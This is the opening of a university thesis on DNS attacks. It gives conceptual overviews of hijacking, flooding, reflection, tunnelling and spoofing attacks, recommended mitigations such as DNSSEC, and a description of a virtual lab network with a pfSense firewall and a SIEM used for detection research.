DIPARTIMENTO
DI INGEGNERIA
DELL'INFORMAZIONE

Università degli Studi di Padova

Corso di Laurea Magistrale in Ingegneria Informatica

IDENTIFICATION OF CYBERATTACKS USING NEXT GENERATION PROTECTION TOOLS AND METHODS: NGFW, NG-SIEM, AI AND MACHINE LEARNING

Advisors: **Professor Dr.-Ing. Alexandru Soceanu,**
Munich University of Applied Sciences
Department of Computer Science and Mathematics
Professor Dr. Ing. Nicola Laurenti
University of Padua
Department of Information Engineering
Candidate: Doria Alvise
Student ID: **1237218**

Academic Year 2021/2022

Acknowledgement

I thank a lot for the possibility that was given to me to work within a really interesting case study which merges the two areas of Computer Engineering that excite me the most: Cyber Security and Machine Learning. Also, I would like to thank for the opportunity to work with new generation tools such as the PfSense Firewall and SIEM. In particular I would thank a lot Professor Dr.-Ing. Alexandru Soceanu for its great availability and for this opportunity, Armin Jeleskovic for its great support and my relator Professor Dr.-Ing. Nicola Laurenti.

Table of contents

List of Figures

List of abbreviations

#	Abbreviation	Description
1	NGFW	Next Generation Firewall
2	SIEM	Security and event management
3	AI	Artificial Intelligence
4	IP	Internet Protocol
5	TLD	Top Level Domain
6	HTTP	Hyper Text Transfer Protocol
7	UDP	User Datagram Protocol
8	TCP	Transmission Control Protocol
9	DNS	Domain Name System
10	DNSSEC	Domain Name System Security Extensions
11	DRDoS	Distributed Reflection Denial-of-Service
12	RIP	Routing Information Protocol
13	DoS	Denial of Service
14	ARP	Address Resolution Protocol
15	IoT	Internet of Things
16	ICMP	Internet Control Message Protocol
17	(D)DoS	(Distributed) Denial-of-Service
18	MITM	Man-in-the-middle
19	WAN	Wide Area Network
20	PAN	Palo Alto Networks
21	PANW	Palo Alto Networks Inc
22	VM	Virtual Machine
23	VLAN	Virtual Local Area Network
24	MLTK	(Splunk) Machine Learning Toolkit
25	ML	Machine Learning
26	NGFW	Next Generation Firewall
27	URL	Uniform Resource Locator
28	CIM	Common Information Model
29	SPL	Search Processing Language
30	MFA	Multifactor Authentication
31	SE	Splunk Enterprise
32	SNMP	Simple Network Management Protocol
33	NTP	Network Time

1. Abstract

DNS attacks are very dangerous, and they are a problem for many small and large companies.
The thesis presents how to detect and mitigate DNS attacks using new generation tools such as the PfSense Firewall, SIEM and Machine Learning models. The goals followed within the thesis are

- Identify various DNS attacks and establish the most relevant ones in order to analyze them
- Generate scripts to perform the attacks within an experimental network
- Find a way to detect the attacks with the SIEM agents installed in the network
- Use Machine Learning to detect automatically when a DNS attack is occurring

Italian Version

Gli attacchi DNS sono molto pericolosi e sono un problema per molte piccole e grandi aziende.
La tesi presenta come rilevare e mitigare gli attacchi DNS utilizzando strumenti di nuova generazione come il Firewall PfSense, SIEM e Machine Learning. Gli obiettivi della tesi sono:

- Identificare i vari attacchi DNS e stabilire quelli più rilevanti per analizzarli
- Generare script per eseguire gli attacchi all'interno di una rete sperimentale
- Trovare un modo per rilevare gli attacchi con gli agenti SIEM installati nella rete
- Usare il Machine Learning per rilevare automaticamente quando si verifica un attacco DNS

2. DNS Attacks

2.1 What's the DNS and how It works

A Domain Name System server translates a human-readable domain name (such as example.com) into a numerical IP address. Normally if the DNS server does not know a requested mapping it will ask another server, and the process continues recursively [1].

The steps of a DNS lookup (Figure 1):

1. A user types "example.com" in a browser. The query moves over the Internet and is received by a recursive DNS resolver.
2. The resolver then queries a DNS root nameserver.
3. The root server responds to the resolver by providing the address of a Top-Level Domain (TLD) DNS server (such as .com or .net), which stores information for its domains. When searching for example.com, the request is addressed to the TLD .com.
4. The resolver then sends a request to the TLD .com.
5. The TLD server responds with the IP address of the domain nameserver, example.com.
6. Finally, the recursive solver sends a query to the domain nameserver.
7. The IP address for example.com is then returned to the resolver by the nameserver.
8. The DNS resolver responds to the browser with the IP address of the initially requested domain.
9. After the eight steps of the DNS lookup have returned the IP address for example.com, the browser will be able to make the request for the web page: The browser sends an HTTP request to the IP address.
10. The server on that IP returns the page to render in the browser.




Figure 1 What does DNS do?

DNS servers are **recursive**, which simply means they can query each other to either find another DNS server that knows the correct IP address or find the authoritative DNS server that stores the canonical mapping of the wanted domain name to its IP address. [1]

To increase performance, a server will typically remember (cache) these mappings for a certain amount of time. This means if it receives another request for the same translation, it can reply without needing to ask any other servers, until that cache expires.

When a DNS server has received a false translation and caches it for performance optimization, it is considered *poisoned*, and it supplies the false data to clients. If a DNS server is poisoned, it may return an incorrect IP address, diverting traffic to another computer (often an attacker's).

Although the DNS is quite robust, it was designed for usability, not security.
DNS generally uses UDP fundamentally and in some cases, uses TCP as well. When it uses the UDP protocol, which is connectionless it can be tricked easily.
A **DNS attack** is an exploit in which an attacker takes advantage of vulnerabilities in the domain name system.

2.2 How DNS attacks can threat Companies

Targeting the server for their domain names and exploiting the vulnerabilities present in the DNS has always been a target of assailants. DNS attacks affect every industry differently. Surveys have shown that financial service firms suffer the most financially. The manufacturing industry took the longest time to mitigate the attack. The education industry and the telecom and media industry also suffered huge losses.
According to the 2020 Global DNS Threat Report by Efficientip, 79% of the surveyed organizations suffered from DNS attacks, with $924,000 in worldwide cost. [2]

Why are these types of attacks so dangerous?

- Company's reputation can take a massive hit by losing valuable data (data breaches)
- Customers may deem the organization unreliable and irresponsible
- It is difficult for small and medium-sized businesses to recover and regain consumer trust after a cyberattack.

2.3 Types of DNS attacks

Let's review different types of attacks [3] and how they can create security problems.

2.3.1 Domain hijacking

This type of attack can involve changes in DNS servers and domain registrar that can direct traffic away from the original servers to new destinations.

There are four basic types of DNS redirection:

- **Local DNS hijack**— attackers install Trojan malware on a user's computer and change the local DNS settings to redirect the user to malicious sites.
- **Router DNS hijack**— many routers have default passwords or firmware vulnerabilities. Attackers can take over a router and overwrite DNS settings, affecting all users connected to that router.
- **Man in the middle DNS attacks**— attackers intercept communication between a user and a DNS server and provide different destination IP addresses pointing to malicious sites.
- **Rogue DNS Server**— attackers can hack a DNS server and change DNS records to redirect DNS requests to malicious sites.

Once the hackers have hijacked the domain name, it will probably be used to launch malicious activities such as setting up a fake page of payment systems. Attackers will create an identical copy of the real website that records critical personal information such as email addresses, usernames, and passwords. (Figure 2)




Figure 2 DNS Hijacking

2.3.2 DNS flood attack

This is one of the most basic types of DNS attack (Figure 3).

The attacker runs a script from multiple servers. These scripts send malformed packets from spoofed IP addresses., The attacker can send packets that are neither accurate nor even correctly formatted. The attacker can spoof all packet information, including source IP and make it appear that the attack is coming from multiple sources.

The main goal of this kind of DNS flood is to simply overload the server in order to stop the victim to serve DNS requests, because the resolution of resource records is affected by all the hosted DNS zones.




Figure 3 DNS Flood Attack

2.3.3 Distributed Reflection Denial of Service (DRDoS)

The attack consists in spoofing the source address that will be set to that of the targeted victim, which will cause all machines to reply back and flood the target.

This kind of attack is often generated by botnets that run compromised systems or services that will be ultimately used to create the amplification effect and attack the target. (Figure 4)




Figure 4 DRDoS Attack

2.3.4 DNS tunnelling

This is a type of cyber-attack used to include encoded data from other applications inside DNS responses and queries.
To perform DNS tunnelling, attackers need to gain access to a compromised system, as well as access to an internal DNS server, a domain name and DNS authoritative server.
How does it work?

- The DNS client sends a request for a given domain name including the data encoded in the hostname.
- The DNS server answers back, and a two-way connection is established between both parts.
- Now the attacker can transfer malicious data along with any DNS answer to gain remote access.

2.3.5 Random subdomain attack

This is not the most frequent type of DNS attack.
Random subdomain attacks can often be labelled as DoS attacks, as their nature adheres to the same goal as common DoS.
In this case, attackers send a lot of DNS queries against a valid and existing domain name. However, the queries will not target the main domain name, but a lot of non-existing subdomains. The goal of this attack is to create a DoS that will saturate the authoritative DNS server that hosts the main domain name, and finally, cause the interruption of all DNS record lookups.
It's an attack that's hard to detect, as the queries will come from botnets from infected users who don't even know they're sending these types of queries, from what are ultimately legitimate computers.

2.3.6 DNS spoofing

Normally, a networked computer uses a DNS server provided by an Internet service provider (ISP) or the computer user's organization. DNS servers are used in an organization's network to improve resolution response performance by caching previously obtained query results. Poisoning attacks on a single DNS server can affect the users serviced directly by the compromised server or those serviced indirectly by its downstream server(s) if applicable.

To perform a DNS spoofing attack, the attacker exploits flaws in the DNS software. A server should correctly validate DNS responses to ensure that they are from an authoritative source (for example by using DNSSEC : Domain Name System Security Extensions [4]); otherwise, the server might end up caching the incorrect entries locally and serve them to other users that make the same request.

This attack can be used to redirect users from a website to another site of the attacker's choice (see Figure 5).
For example:

- an attacker spoofs the IP address DNS entries for a target website on a given DNS server and replaces them with the IP address of a server under their control.
- the attacker then creates files on the server under their control with names matching those on the target server. These files usually contain malicious content, such as computer worms or viruses.
- a user whose computer has referenced the poisoned DNS server gets tricked into accepting content coming from a non-authentic server and unknowingly downloads the malicious content.
- this technique can also be used for phishing attacks, where a fake version of a genuine website is created to gather personal details such as bank and credit card details




Figure 5 DNS Spoofing attack

ARP Spoofing attack complements DNS Spoofing. Figure 6 depicts a flow diagram representing the different steps of the ARP Spoofing attack.




Figure 6 ARP Spoofing attack

2.4 Mitigation procedures as recommended by the literature

To reduce the chance of a successful DNS attack server administrators should:

1. use the latest version of DNS software
2. consistently monitor traffic
3. configure servers to duplicate, separate and isolate the various DNS functions

To defend against DNS attacks experts recommend implementing multifactor authentication when making changes to the organization's DNS infrastructure. [5]

Operations personnel should also monitor for any changes publicly associated with their DNS records or any digital certificates associated with their organization. Another strategy is to deploy Domain Name System Security Extensions (DNSSEC) [4], which strengthens authentication in DNS by using digital signatures based on public key cryptography.

Every DNS Attack may seem similar to another but they're instead really different one from the other and this means that everyone has different mitigation procedures.

DNS cache poisoning attack

IT teams should configure DNS servers to rely as much as possible on trust relations with other DNS servers. Another method to prevent cache poisoning attacks, is to configure DNS name servers as following:

- to restrict recursive queries.
- to store only data associated with the requested domain.
- to restrict query responses to only given information about the demanded domain.

In addition, there are also some cache poisoning tools accessible as i.e.: DNSSEC [4] , developed by the Internet Engineering Task Force.

DNSSEC provides reliable DNS data authentication (Figure 7).




Figure 7 DNSSEC

Benefits of Enabling DNSSEC

- It protects against online attacks like DNS spoofing attacks, cache poisoning attacks
- Increases user confidence and trust for online activities

Disadvantage of Enabling DNSSEC

- It becomes complex for both the end–client & server-side
- Limits support of DNS servers

DDoS attacks

These attacks can simply be prevented since it is not possible to stop them once they're started. [6]

Some possible steps for solving this are:

- First, locate servers in different data centers.
- Assure that the data centers are located on various networks.
- Make sure that data centers have several paths.
- Make sure that the data centers, or the networks that the data centers are related to, have no essential security holes or single points of failure.

The last type of DNS attack to prevent/mitigate are the **bot-based DNS attacks** such as the DNS Amplification attack or even the DNS flood attack.

This is one of the frequent **DNS attacks** which have been faced by the victims every day, thus, to mitigate these types of attacks, there are mentioned below few steps so that it will be helpful.

- At first, understand vulnerabilities properly.
- Next, secure the IoT devices.
- Identify both mitigation myths from facts.
- Discover, classify, and control.

3. Experimental Virtual LAB Environment

For the experimental part of this thesis, it has been decided to use a virtual network with all the components needed in order to perform attacks and analyze methods for protection against the attacks generated
The main aim was to create a model working based on the Splunk product also in connection with PfSense Firewall for identifying these types of DNS attacks.

SIEM agents have been installed in all components of the virtual network configuration (based on Virtual Machines see Figure 8)

These Agents monitored all the traffic of the network and sent continuously data to the SIEM Server that was installed within the Network.
Network Components:

- four Routers using RIP protocols,
- five Virtual Clients, one is outside the network while the others are all inside it,
- the Web Server,
- the Bridge used for connecting the Network to the Internet,
- the WAN Router, the SIEM Server and
- the PfSense VM-50 Firewall.

The most important components are:

- the SIEM Server that collects all the data from the SIEM Agents installed into all network components and
- the Firewall which should block all the unwanted malicious traffic that tries to enter the internal network.

